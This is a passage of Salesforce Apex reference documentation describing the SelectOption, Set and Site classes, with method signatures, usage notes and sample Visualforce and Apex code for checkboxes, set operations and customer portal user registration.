  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US','US'));
    options.add(new SelectOption('CANADA','Canada'));
    options.add(new SelectOption('MEXICO','Mexico'));
    return options;
   }

  public String[] getCountries() {
     return countries;
  }

  public void setCountries(String[] countries) {
    this.countries = countries;
  }

}
```

In the following page markup, the `<apex:selectOptions>` tag uses the `getItems` method from the controller above to retrieve the list of possible values. Because `<apex:selectOptions>` is a child of the `<apex:selectCheckboxes>` tag, the options are displayed as checkboxes:

```
<apex:page controller="sampleCon">
 <apex:form>
   <apex:selectCheckboxes value="{!countries}">
     <apex:selectOptions value="{!items}"/>
   </apex:selectCheckboxes><br/>
   <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
```

```
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>
```

IN THIS SECTION:

SelectOption Constructors

SelectOption Methods

SelectOption Constructors

The following are constructors for `SelectOption`.

IN THIS SECTION:

SelectOption(value, label)

Creates a new instance of the `SelectOption` class using the specified value and label.

SelectOption(value, label, isDisabled)

Creates a new instance of the `SelectOption` class using the specified value, label, and disabled setting.

`SelectOption(value, label)`

Creates a new instance of the `SelectOption` class using the specified value and label.

Signature

```
public SelectOption(String value, String label)
```

Parameters

value

Type: String

The string that is returned to the Visualforce controller if the option is selected by a user.

label

Type: String

The string that is displayed to the user as the option choice.

`SelectOption(value, label, isDisabled)`

Creates a new instance of the `SelectOption` class using the specified value, label, and disabled setting.

Signature

```
public SelectOption(String value, String label, Boolean isDisabled)
```

Parameters

value
Type: String

The string that is returned to the Visualforce controller if the option is selected by a user.

label
Type: String

The string that is displayed to the user as the option choice.

isDisabled
Type: Boolean

If set to true, the option can't be selected by the user but can still be viewed.

SelectOption Methods

The following are methods for `SelectOption`. All are instance methods.

IN THIS SECTION:

getDisabled()
Returns the current value of the SelectOption object's `isDisabled` attribute.

getEscapeItem()
Returns the current value of the SelectOption object's `itemEscaped` attribute.

getLabel()
Returns the option label that is displayed to the user.

getValue()
Returns the option value that is returned to the controller if a user selects the option.

setDisabled(isDisabled)
Sets the value of the SelectOption object's `isDisabled` attribute.

setEscapeItem(itemsEscaped)
Sets the value of the SelectOption object's `itemEscaped` attribute.

setLabel(label)
Sets the value of the option label that is displayed to the user.

setValue(value)
Sets the value of the option value that is returned to the controller if a user selects the option.

`getDisabled()`

Returns the current value of the SelectOption object's `isDisabled` attribute.

Signature

```
public Boolean getDisabled()
```

Return Value

Type: Boolean

Usage

If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.

`getEscapeItem()`

Returns the current value of the SelectOption object's `itemEscaped` attribute.

Signature

```
public Boolean getEscapeItem()
```

Return Value

Type: Boolean

Usage

If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.

`getLabel()`

Returns the option label that is displayed to the user.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the option value that is returned to the controller if a user selects the option.

Signature

```
public String getValue()
```

Return Value

Type: String

`setDisabled(isDisabled)`

Sets the value of the SelectOption object's `isDisabled` attribute.

Signature

```
public Void setDisabled(Boolean isDisabled)
```

Parameters

`isDisabled`
Type: Boolean

Return Value

Type: Void

Usage

If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.

`setEscapeItem(itemsEscaped)`

Sets the value of the SelectOption object's `itemEscaped` attribute.

Signature

```
public Void setEscapeItem(Boolean itemsEscaped)
```

Parameters

`itemsEscaped`
Type: Boolean

Return Value

Type: Void

Usage

If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.

`setLabel(label)`

Sets the value of the option label that is displayed to the user.

Signature

```
public Void setLabel(String label)
```

Parameters

label
Type: String

Return Value

Type: Void

setValue(value)

Sets the value of the option value that is returned to the controller if a user selects the option.

Signature

```
public Void setValue(String value)
```

Parameters

value
Type: String

Return Value

Type: Void

Set Class

Represents a collection of unique elements with no duplicate values.

Namespace

System

Usage

The Set methods work on a set, that is, an unordered collection of elements that was initialized using the `set` keyword. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. Set methods are all instance methods, that is, they all operate on a particular instance of a Set. The following are the instance methods for sets.

Note:

- Uniqueness of set elements of user-defined types is determined by the `equals` and `hashCode` methods, which you provide in your classes. Uniqueness of all other non-primitive types is determined by comparing the objects' fields.
- If the set contains String elements, the elements are case-sensitive. Two set elements that differ only by case are considered distinct.

For more information on sets, see Sets on page 33.

IN THIS SECTION:

Set Constructors

Set Methods

Set Constructors

The following are constructors for `Set`.

IN THIS SECTION:

Set<T>()

Creates a new instance of the `Set` class. A set can hold elements of any data type T.

Set<T>(setToCopy)

Creates a new instance of the `Set` class by copying the elements of the specified set. T is the data type of the elements in both sets and can be any data type.

Set<T>(listToCopy)

Creates a new instance of the `Set` class by coping the list elements. T is the data type of the elements in the set and list and can be any data type.

`Set<T>()`

Creates a new instance of the `Set` class. A set can hold elements of any data type T.

Signature

```
public Set<T>()
```

Example

```
// Create a set of strings
Set<String> s1 = new Set<String>();
// Add two strings to it
s1.add('item1');
s1.add('item2');
```

`Set<T>(setToCopy)`

Creates a new instance of the `Set` class by copying the elements of the specified set. T is the data type of the elements in both sets and can be any data type.

Signature

```
public Set<T>(Set<T> setToCopy)
```

Parameters

setToCopy
Type: Set<T>

The set to initialize this set with.

Example

```
Set<String> s1 = new Set<String>();
s1.add('item1');
s1.add('item2');
Set<String> s2 = new Set<String>(s1);
// The set elements in s2 are copied from s1
System.debug(s2);
```

`Set<T>(listToCopy)`

Creates a new instance of the `Set` class by coping the list elements. T is the data type of the elements in the set and list and can be any data type.

Signature

```
public Set<T>(List<T> listToCopy)
```

Parameters

listToCopy
Type: Integer

The list to copy the elements of into this set.

Example

```
List<Integer> ls = new List<Integer>();
ls.add(1);
ls.add(2);
// Create a set based on a list
Set<Integer> s1 = new Set<Integer>(ls);
// Elements are copied from the list to this set
System.debug(s1);// DEBUG|{1, 2}
```

Set Methods

The following are methods for `Set`. All are instance methods.

IN THIS SECTION:

add(setElement)
Adds an element to the set if it is not already present.

addAll(fromList)
Adds all of the elements in the specified list to the set if they are not already present.

addAll(fromSet)

Adds all of the elements in the specified set to the set that calls the method if they are not already present.

clear()

Removes all of the elements from the set.

clone()

Makes a duplicate copy of the set.

contains(setElement)

Returns `true` if the set contains the specified element.

containsAll(listToCompare)

Returns `true` if the set contains all of the elements in the specified list. The list must be of the same type as the set that calls the method.

containsAll(setToCompare)

Returns `true` if the set contains all of the elements in the specified set. The specified set must be of the same type as the original set that calls the method.

equals(set2)

Compares this set with the specified set and returns `true` if both sets are equal; otherwise, returns `false`.

hashCode()

Returns the hashcode corresponding to this set and its contents.

isEmpty()

Returns `true` if the set has zero elements.

remove(setElement)

Removes the specified element from the set if it is present.

removeAll(listOfElementsToRemove)

Removes the elements in the specified list from the set if they are present.

removeAll(setOfElementsToRemove)

Removes the elements in the specified set from the original set if they are present.

retainAll(listOfElementsToRetain)

Retains only the elements in this set that are contained in the specified list.

retainAll(setOfElementsToRetain)

Retains only the elements in the original set that are contained in the specified set.

size()

Returns the number of elements in the set (its cardinality).

`add(setElement)`

Adds an element to the set if it is not already present.

Signature

```
public Boolean add(Object setElement)
```

Parameters

setElement
Type: Object

Return Value

Type: Boolean

Usage

This method returns true if the original set changed as a result of the call. For example:

```
Set<String> myString = new Set<String>{'a', 'b', 'c'};
Boolean result = myString.add('d');
System.assertEquals(true, result);
```

addAll(fromList)

Adds all of the elements in the specified list to the set if they are not already present.

Signature

```
public Boolean addAll(List<Object> fromList)
```

Parameters

fromList
Type: List

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

Usage

This method results in the *union* of the list and the set. The list must be of the same type as the set that calls the method.

addAll(fromSet)

Adds all of the elements in the specified set to the set that calls the method if they are not already present.

Signature

```
public Boolean addAll(Set<Object> fromSet)
```

Parameters

fromSet
Type: Set<Object>

Return Value

Type: Boolean

This method returns `true` if the original set changed as a result of the call.

Usage

This method results in the *union* of the two sets. The specified set must be of the same type as the original set that calls the method.

Example

```
Set<String> myString = new Set<String>{'a', 'b'};
Set<String> sString = new Set<String>{'c'};

Boolean result1 = myString.addAll(sString);
System.assertEquals(true, result1);
```

clear()

Removes all of the elements from the set.

Signature

```
public Void clear()
```

Return Value

Type: Void

clone()

Makes a duplicate copy of the set.

Signature

```
public Set<Object> clone()
```

Return Value

Type: Set (of same type)

contains(setElement)

Returns `true` if the set contains the specified element.

Signature

```
public Boolean contains(Object setElement)
```

Parameters

setElement
Type: Object

Return Value

Type: Boolean

Example

```
Set<String> myString = new Set<String>{'a', 'b'};
Boolean result = myString.contains('z');
System.assertEquals(false, result);
```

containsAll(listToCompare)

Returns `true` if the set contains all of the elements in the specified list. The list must be of the same type as the set that calls the method.

Signature

```
public Boolean containsAll(List<Object> listToCompare)
```

Parameters

listToCompare
Type: List<Object>

Return Value

Type: Boolean

containsAll(setToCompare)

Returns `true` if the set contains all of the elements in the specified set. The specified set must be of the same type as the original set that calls the method.

Signature

```
public Boolean containsAll(Set<Object> setToCompare)
```

Parameters

setToCompare
Type: Set<Object>

Return Value

Type: Boolean

Example

```
Set<String> myString = new Set<String>{'a', 'b'};
Set<String> sString = new Set<String>{'c'};
Set<String> rString = new Set<String>{'a', 'b', 'c'};

Boolean result1, result2;
result1 = myString.addAll(sString);
system.assertEquals(true, result1);

result2 = myString.containsAll(rString);
System.assertEquals(true, result2);
```

`equals(set2)`

Compares this set with the specified set and returns `true` if both sets are equal; otherwise, returns `false`.

Signature

```
public Boolean equals(Set<Object> set2)
```

Parameters

set2
Type: Set<Object>

The *set2* argument is the set to compare this set with.

Return Value

Type: Boolean

Usage

Two sets are equal if their elements are equal, regardless of their order. The `==` operator is used to compare the elements of the sets.

The `==` operator is equivalent to calling the `equals` method, so you can call `set1.equals(set2);` instead of `set1 == set2;`.

`hashCode()`

Returns the hashcode corresponding to this set and its contents.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

isEmpty()

Returns `true` if the set has zero elements.

Signature

```
public Boolean isEmpty()
```

Return Value

Type: Boolean

Example

```
Set<Integer> mySet = new Set<Integer>();
Boolean result = mySet.isEmpty();
System.assertEquals(true, result);
```

remove(setElement)

Removes the specified element from the set if it is present.

Signature

```
public Boolean remove(Object setElement)
```

Parameters

setElement
Type: Object

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

removeAll(listOfElementsToRemove)

Removes the elements in the specified list from the set if they are present.

Signature

```
public Boolean removeAll(List<Object> listOfElementsToRemove)
```

Parameters

listOfElementsToRemove
Type: List<Object>

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

Usage

This method results in the *relative complement* of the two sets. The list must be of the same type as the set that calls the method.

Example

```
Set<integer> mySet = new Set<integer>{1, 2, 3};
List<integer> myList = new List<integer>{1, 3};
Boolean result = mySet.removeAll(myList);
System.assertEquals(true, result);
Integer result2 = mySet.size();
System.assertEquals(1, result2);
```

removeAll(setOfElementsToRemove)

Removes the elements in the specified set from the original set if they are present.

Signature

```
public Boolean removeAll(Set<Object> setOfElementsToRemove)
```

Parameters

setOfElementsToRemove
Type: Set<Object>

Return Value

Type: Boolean

This method returns `true` if the original set changed as a result of the call.

Usage

This method results in the *relative complement* of the two sets. The specified set must be of the same type as the original set that calls the method.

retainAll(listOfElementsToRetain)

Retains only the elements in this set that are contained in the specified list.

Signature

```
public Boolean retainAll(List<Object> listOfElementsToRetain)
```

Parameters

listOfElementsToRetain
Type: List<Object>

Return Value

Type: Boolean

This method returns `true` if the original set changed as a result of the call.

Usage

This method results in the *intersection* of the list and the set. The list must be of the same type as the set that calls the method.

Example

```
Set<integer> mySet = new Set<integer>{1, 2, 3};
List<integer> myList = new List<integer>{1, 3};
Boolean result = mySet.retainAll(myList);
System.assertEquals(true, result);
```

retainAll(setOfElementsToRetain)

Retains only the elements in the original set that are contained in the specified set.

Signature

```
public Boolean retainAll(Set setOfElementsToRetain)
```

Parameters

setOfElementsToRetain
Type: Set

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

Usage

This method results in the *intersection* of the two sets. The specified set must be of the same type as the original set that calls the method.

size()

Returns the number of elements in the set (its cardinality).

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
Set<Integer> mySet = new Set<Integer>{1, 2, 3};
List<Integer> myList = new List<Integer>{1, 3};
Boolean result = mySet.retainAll(myList);

System.assertEquals(true, result);

Integer result2 = mySet.size();
System.assertEquals(2, result2);
```

Site Class

Use the `Site` Class to manage your Force.com sites.

Namespace

System

Usage

If there is a exception when using `site.createPortalUser`, a null is returned and the site system administrator is sent an email. For more information on sites, see "Force.com Sites" in the Salesforce online help.

Force.com Sites Examples

The following example creates a class, `SiteRegisterController`, which is used with a Visualforce page (see markup below) to register new Customer Portal users.

Note: In the example below, you must enter the account ID of the account that you want to associate with new portal users. You must also add the account owner to the role hierarchy for this code example to work. For more information, see "Setting Up Your Customer Portal" in the Salesforce online help.

```
/**
 * An Apex class that creates a portal user
 */
public class SiteRegisterController {
    // PORTAL_ACCOUNT_ID is the account on which the contact will be created on
    //  and then enabled as a portal user.
    //Enter the account ID in place of <portal_account_id> below.
    private static Id PORTAL_ACCOUNT_ID = '<portal_account_id>';

    public SiteRegisterController () {
    }

    public String username {get; set;}
    public String email {get; set;}
    public String password {get; set {password = value == null ? value : value.trim(); }
```

```
}
    public String confirmPassword {get; set { confirmPassword =
        value == null ? value : value.trim(); } }
    public String communityNickname {get; set { communityNickname = \
        value == null ? value : value.trim(); } }

    private boolean isValidPassword() {
        return password == confirmPassword;
    }

    public PageReference registerUser() {
        // If password is null, a random password is sent to the user
        if (!isValidPassword()) {
           ApexPages.Message msg = new ApexPages.Message(ApexPages.Severity.ERROR,
               Label.site.passwords_dont_match);
           ApexPages.addMessage(msg);
            return null;
        }
        User u = new User();
        u.Username = username;
        u.Email = email;
        u.CommunityNickname = communityNickname;

        String accountId = PORTAL_ACCOUNT_ID;

        // lastName is a required field on user, but if it isn't specified,
           the code uses the username
        String userId = Site.createPortalUser(u, accountId, password);
        if (userId != null) {
            if (password != null && password.length() > 1) {
                return Site.login(username, password, null);
            }
            else {
                PageReference page = System.Page.SiteRegisterConfirm;
                page.setRedirect(true);
                return page;
            }
        }
        return null;
    }
}
```

```
/**
 * Test class.
 */
@isTest
private class SiteRegisterControllerTest {
    // Test method for verifying the positive test case
    static testMethod void testRegistration() {
        SiteRegisterController controller = new SiteRegisterController();
        controller.username = 'test@force.com';
        controller.email = 'test@force.com';
        controller.communityNickname = 'test';
        // registerUser always returns null when the page isn't accessed as a guest user
```

```
        System.assert(controller.registerUser() == null);
        controller.password = 'abcd1234';
        controller.confirmPassword = 'abcd123';
        System.assert(controller.registerUser() == null);
    }
}
```

The following is the Visualforce registration page that uses the `SiteRegisterController` Apex controller above:

```
<apex:page id="Registration" showHeader="false" controller=
    "SiteRegisterController" standardStylesheets="true">
  <apex:outputText value="Registration"/>
  <br/>
  <apex:form id="theForm">
   <apex:messages id="msg" styleClass="errorMsg" layout="table" style="margin-top:1em;"/>

    <apex:panelGrid columns="2" style="margin-top:1em;">
      <apex:outputLabel value="{!$Label.site.username}" for="username"/>
      <apex:inputText required="true" id="username" value="{!username}"/>
      <apex:outputLabel value="{!$Label.site.community_nickname}"
          for="communityNickname"/>
      <apex:inputText required="true" id="communityNickname" required="true"
          value="{!communityNickname}"/>
      <apex:outputLabel value="{!$Label.site.email}" for="email"/>
      <apex:inputText required="true" id="email" required="true" value="{!email}"/>
      <apex:outputLabel value="{!$Label.site.password}" for="password"/>
      <apex:inputSecret id="password" value="{!password}"/>
      <apex:outputLabel value="{!$Label.site.confirm_password}" for="confirmPassword"/>
      <apex:inputSecret id="confirmPassword" value="{!confirmPassword}"/>
      <apex:outputText value=""/>
      <apex:commandButton action="{!registerUser}" value="{!$Label.site.submit}"
          id="submit"/>
    </apex:panelGrid>
  </apex:form>
cod</apex:page>
```

The sample code for the `createPersonAccountPortalUser` method is nearly identical to the sample code above, with the following changes:

- Replace all instances of `PORTAL_ACCOUNT_ID` with `OWNER_ID`.
- Determine the ownerID instead of the accountID, and use the `createPersonAccountPortalUser` method instead of the `CreatePortalUser` method by replacing the following code block:

  ```
  String accountId = PORTAL_ACCOUNT_ID;
  String userId = Site.createPortalUser(u, accountId, password);
  ```

  with

  ```
  String ownerId = OWNER_ID;
  String userId = Site.createPersonAccountPortalUser(u, ownerId, password);
  ```

Site Methods

The following are methods for `Site`. All methods are static.

IN THIS SECTION:

changePassword(newPassword, verifyNewPassword, oldPassword)

Changes the password of the current user.

createExternalUser(name, accountId)

Creates a community or a portal user for the given account and associates it with the community.

createExternalUser(name, accountId, password)

Creates a community or a portal user for the given account and associates it with the community. This method sends an email with the specified password to the user.

createExternalUser(name, accountId, password, sendEmailConfirmation)

Creates a community or portal user and associates it with the given account. This method sends the user an email with the specified password as well as a new user confirmation email.

createPersonAccountPortalUser(user, ownerId, password)

Creates a person account using the default record type defined on the guest user's profile, then enables it for the site's portal.

createPersonAccountPortalUser(user, ownerId, recordTypeId, password)

Creates a person account using the specified *recordTypeID*, then enables it for the site's portal.

createPortalUser(user, accountId, password, sendEmailConfirmation)

Creates a portal user for the given account and associates it with the site's portal.

forgotPassword(username)

Resets the user's password and sends an email to the user with their new password. Returns a value indicating whether the password reset was successful or not.

getAdminEmail()

Returns the email address of the site administrator.

getAdminId()

Returns the user ID of the site administrator.

getAnalyticsTrackingCode()

The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

getCurrentSiteUrl()

Deprecated. This method was replaced by `getBaseUrl()` in API version 30.0. Returns the base URL of the current site that references and links should use.

getBaseCustomUrl()

Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in Force.com or this site has no custom URLs, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This method replaced getCustomWebAddress and includes the custom URL's path prefix..

getBaseInsecureUrl()

Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

getBaseRequestUrl()

Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

getBaseSecureUrl()

Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If no HTTPS custom URLs exist in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

getBaseUrl()

Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this field returns an empty string. This field replaces getCurrentSiteUrl.

getCustomWebAddress()

Deprecated. This method was replaced by `getBaseCustomUrl()` in API version 30.0.

getDomain()

Returns the Force.com domain name for your organization.

getErrorDescription()

Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

getErrorMessage()

Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

getMasterLabel()

Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns `null`.

getName()

Returns the API name of the current site.

getOriginalUrl()

Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.

getPasswordPolicyStatement()

Returns the password requirements for a community created with the Customer Service (Napili) template.

getPathPrefix()

Returns the URL path prefix of the current site or an empty string if none. For example, if the requested site URL is `http://myco.force.com/partners`, then `/partners` is the path prefix. If the current request is not a site request, then this method returns an empty string. This method replaced getPrefix in API version 30.0.

getPrefix()

Deprecated. This method was replaced by `getPathPrefix()` in API version 30.0.

getSiteId()

Returns the ID of the current site. If the current request is not a site request, then this field returns `null`.

getTemplate()

Returns the template name associated with the current site; returns the default template if no template has been designated.

getSiteType()

Returns the API value of the site type field for the current site. This can be Visualforce for a Force.com site, Siteforce for a Site.com site, ChatterNetwork for a Force.com Communities site, or ChatterNetworkPicasso for a Site.com Communities site. If the current request is not a site request, then this method returns `null`.

getSiteTypeLabel()

Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this method returns `null`.

isLoginEnabled()

Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.

isPasswordExpired()

For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.

isRegistrationEnabled()

Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.

isValidUsername(username)

Returns `true` if the given username is valid; otherwise, returns `false`.

login(username, password, startUrl)

Allows users to log in to the current site with the given username and password, then takes them to the `startUrl`. If `startUrl` is not a relative path, it defaults to the site's designated index page.

setPortalUserAsAuthProvider(user, contactId)

Sets the specified user information within the site's portal via an authentication provider.

validatePassword(user, password, confirmPassword)

Indicates whether a given password meets the requirements specified by org-wide or profile-based password policies in the current user's org.

changePassword(newPassword, verifyNewPassword, oldPassword)

Changes the password of the current user.

Signature

```
public static System.PageReference changePassword(String newPassword, String
verifyNewPassword, String oldPassword)
```

Parameters

newPassword
Type: String

verifyNewPassword
Type: String

oldPassword
Type: String

Optional.

Return Value

Type: System.PageReference

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createExternalUser(name, accountId)

Creates a community or a portal user for the given account and associates it with the community.

Signature

```
public static Id createExternalUser(SObject name, String accountId)
```

Parameters

name
Type: SObject

Information required to create a user.

accountId
Type: String

The ID of the account you want to associate the user with.

Return Value

Type: Id

The ID of the user that this method creates.

Usage

This method throws `Site.ExternalUserCreateException` when user creation fails.

The `nickname` field is required for the `User` sObject when using the `createExternalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createExternalUser(name, accountId, password)

Creates a community or a portal user for the given account and associates it with the community. This method sends an email with the specified password to the user.

Signature

```
public static Id createExternalUser(SObject name, String accountId, String password)
```

Parameters

name
Type: SObject

Information required to create a user.

accountId
Type: String

The ID of the account you want to associate the user with.

password
Type: String

The password of the community or portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user.

Return Value

Type: Id

The ID of the user that this method creates.

Usage

This method throws `Site.ExternalUserCreateException` when user creation fails.

The `nickname` field is required for the `User` sObject when using the `createExternalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createExternalUser(name, accountId, password, sendEmailConfirmation)

Creates a community or portal user and associates it with the given account. This method sends the user an email with the specified password as well as a new user confirmation email.

Signature

```
public static Id createExternalUser(SObject name, String accountId, String password,
Boolean sendEmailConfirmation)
```

Parameters

name
Type: SObject

Information required to create a user.

accountId
Type: String

The ID of the account you want to associate the user with.

password
Type: String

The password of the community or portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user.

sendEmailConfirmation
Type: Boolean

Determines whether a new user email is sent to the portal user. Set it to `true` to send a new user email to the portal user. The default is `false`, that is, the new user email isn't sent.

Return Value

Type: Id

The ID of the user that this method creates.

Usage

This method throws `Site.ExternalUserCreateException` when user creation fails.

The `nickname` field is required for the `User` sObject when using the `createExternalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createPersonAccountPortalUser(user, ownerId, password)

Creates a person account using the default record type defined on the guest user's profile, then enables it for the site's portal.

Signature

```
public static ID createPersonAccountPortalUser(sObject user, String ownerId, String password)
```

Parameters

user
Type: sObject

ownerId
Type: String

password
Type: String

Return Value

Type: ID

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

Note: This method is only valid when a site is associated with a Customer Portal, and when the user license for the default new user profile is a high-volume portal user.

createPersonAccountPortalUser(user, ownerId, recordTypeId, password)

Creates a person account using the specified *recordTypeID*, then enables it for the site's portal.

Signature

```
public static ID createPersonAccountPortalUser(sObject user, String ownerId, String
recordTypeId, String password)
```

Parameters

user
Type: sObject

ownerId
Type: String

recordTypeId
Type: String

password
Type: String

Return Value

Type: ID

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

Note: This method is only valid when a site is associated with a Customer Portal, and when the user license for the default new user profile is a high-volume portal user.

createPortalUser(user, accountId, password, sendEmailConfirmation)

Creates a portal user for the given account and associates it with the site's portal.

Signature

```
public static ID createPortalUser(sObject user, String accountId, String password,
Boolean sendEmailConfirmation)
```

Parameters

user
Type: sObject

accountId
Type: String

password
Type: String

(Optional) The password of the portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user.

sendEmailConfirmation
Type: Boolean

(Optional) Determines whether a new user email is sent to the portal user. Set it to `true` to send a new user email to the portal user. The default is `false`, that is, the new user email isn't sent.

Return Value

Type: ID

Usage

The `nickname` field is required for the user sObject when using the `createPortalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

`forgotPassword(username)`

Resets the user's password and sends an email to the user with their new password. Returns a value indicating whether the password reset was successful or not.

Signature

```
public static Boolean forgotPassword(String username)
```

Parameters

username
Type: String

Return Value

Type: Boolean

Note: The return value will always be true unless it's called outside of a Visualforce page. If it's called outside of a Visualforce page, it will be false.

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

getAdminEmail()

Returns the email address of the site administrator.

Signature

```
public static String getAdminEmail()
```

Return Value

Type: String

getAdminId()

Returns the user ID of the site administrator.

Signature

```
public static ID getAdminId()
```

Return Value

Type: ID

getAnalyticsTrackingCode()

The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

Signature

```
public static String getAnalyticsTrackingCode()
```

Return Value

Type: String

getCurrentSiteUrl()

Deprecated. This method was replaced by `getBaseUrl()` in API version 30.0. Returns the base URL of the current site that references and links should use.

Note that this may return the referring page's URL instead of the current request's URL. The returned value includes the path prefix and always ends with a `/` character. If the current request is not a site request, then this method returns `null`. If the current request is not a site request, then this method returns `null`. This method was replaced by getBaseUrl in API version 30.0.

Signature

```
public static String getCurrentSiteUrl()
```

Return Value

Type: String

Usage

Use `getBaseUrl()` instead.

`getBaseCustomUrl()`

Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in Force.com or this site has no custom URLs, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This method replaced getCustomWebAddress and includes the custom URL's path prefix..

Signature

```
public static String getBaseCustomUrl()
```

Return Value

Type: String

Usage

This method replaces `getCustomWebAddress()` and includes the custom URL's path prefix.

`getBaseInsecureUrl()`

Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

Signature

```
public static String getBaseInsecureUrl()
```

Return Value

Type: String

`getBaseRequestUrl()`

Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

Signature

```
public static String getBaseRequestUrl()
```

Return Value

Type: String

`getBaseSecureUrl()`

Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If no HTTPS custom URLs exist in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

Signature

```
public static String getBaseSecureUrl()
```

Return Value

Type: String

`getBaseUrl()`

Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this field returns an empty string. This field replaces getCurrentSiteUrl.

Signature

```
public static String getBaseUrl()
```

Return Value

Type: String

Usage

This method replaces `getCurrentSiteUrl()`.

`getCustomWebAddress()`

Deprecated. This method was replaced by `getBaseCustomUrl()` in API version 30.0.

Returns the request's custom URL if it doesn't end in Force.com or returns the site's primary custom URL. If neither exist, then this returns null. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this method returns null. The returned value always ends with a `/` character.

Signature

```
public static String getCustomWebAddress()
```

Return Value

Type: String

Usage

Use `getBaseCustomUrl()` instead.

